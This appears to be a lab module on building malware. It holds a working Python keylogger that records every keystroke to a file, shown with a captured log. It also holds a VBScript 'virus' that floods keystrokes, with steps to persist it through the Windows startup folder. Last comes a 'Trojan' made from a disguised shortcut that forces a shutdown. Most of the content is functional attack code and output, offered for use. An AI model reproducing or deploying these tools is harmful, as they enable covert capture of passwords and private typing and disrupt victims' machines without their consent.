

## IV Module: Developing and Implementing Malwares

### A. Creating a simple key logger in python

```
C:\Users\Dell>pip install pynput
Collecting pynput
  Downloading https://files.pythonhosted.org/packages/43/1a/0b946a3cd1b5d627cb77f10e88fc26552650276
/pynput-1.7.5-py2.py3-none-any.whl (87kB)
    100% |#####| 92kB 1.2MB/s
Collecting six (from pynput)
  Downloading https://files.pythonhosted.org/packages/d9/5a/e7c31adbe875f2abbb91bd84cf2dc52d792b5a0
/six-1.16.0-py2.py3-none-any.whl
Installing collected packages: six, pynput
Successfully installed pynput-1.7.5 six-1.16.0
You are using pip version 10.0.1, however version 21.3.1 is available.
You should consider upgrading via the 'python -m pip install --upgrade pip' command.
```

Code:

```
key.py - C:/Users/Dell/Desktop/key.py (3.7.0)
File Edit Format Run Options Window Help
import pynput
import logging
from pynput.keyboard import Key, Listener
log_dir = "D:/\"
logging.basicConfig(filename = (log_dir + "keyLog.txt"), level=logging.DEBUG, format='%(asctime)s: %(message)s')
def on_press(key):
    logging.info(str(key))
with Listener(on_press=on_press) as listener:
    listener.join()
```

While my script is running, I tried to open a browser and type “hello world Wikipedia”.  
Let’s see what happened to our log file –


I can see, a “keyLog.txt” file is created in my computer desktop and if I tried to see its content I get –

```
keyLog - Notepad
File Edit Format View Help
2021-12-10 14:44:29,679: 'h'
2021-12-10 14:44:29,862: 'e'
2021-12-10 14:44:30,256: 'l'
2021-12-10 14:44:30,390: 'l'
2021-12-10 14:44:31,097: 'o'
2021-12-10 14:44:32,827: Key.space
2021-12-10 14:44:33,100: 'w'
2021-12-10 14:44:33,460: 'o'
2021-12-10 14:44:33,772: 'r'
2021-12-10 14:44:34,266: 'l'
2021-12-10 14:44:34,308: 'd'
2021-12-10 14:44:35,245: Key.space
2021-12-10 14:44:36,526: 'w'
2021-12-10 14:44:36,882: 'i'
2021-12-10 14:44:37,138: 'k'
2021-12-10 14:44:37,830: 'p'
2021-12-10 14:44:38,000: 'e'
2021-12-10 14:44:38,236: 'd'
2021-12-10 14:44:38,509: 'i'
2021-12-10 14:44:38,602: 'a'
2021-12-10 14:44:38,943: Key.enter
```


## B. Creating a virus


### Code:

```
set x=wscript.createObject("wscript.shell") do wscript.sleep 100
x.sendkeys "{CAPSLOCK}"
x.sendkeys "{NUMLOCK}"
x.sendkeys "I am a Virus"
x.sendkeys "{SCROLLLOCK}"
loop
```



Copy this file and open run and type shell:startup and paste it their.





Now run the previous virus file and now whenever you type anything it will show like this



### c. Creating a Trojan

1. Right click on desktop or any drive



2. Select create new shortcut and type shutdown -s -t 50 -c "Shutdown the machine"

← ⌵ Create Shortcut ×

What item would you like to create a shortcut for?

This wizard helps you to create shortcuts to local or network programs, files, folders, computers, or Internet addresses.

Type the location of the item:

Click Next to continue.


← ⌵ Create Shortcut ×

What would you like to name the shortcut?

Type a name for this shortcut:

Click Finish to create the shortcut.

### 3. Right click and Change the icon



After clicking this icon, PC will automatically get shut down.

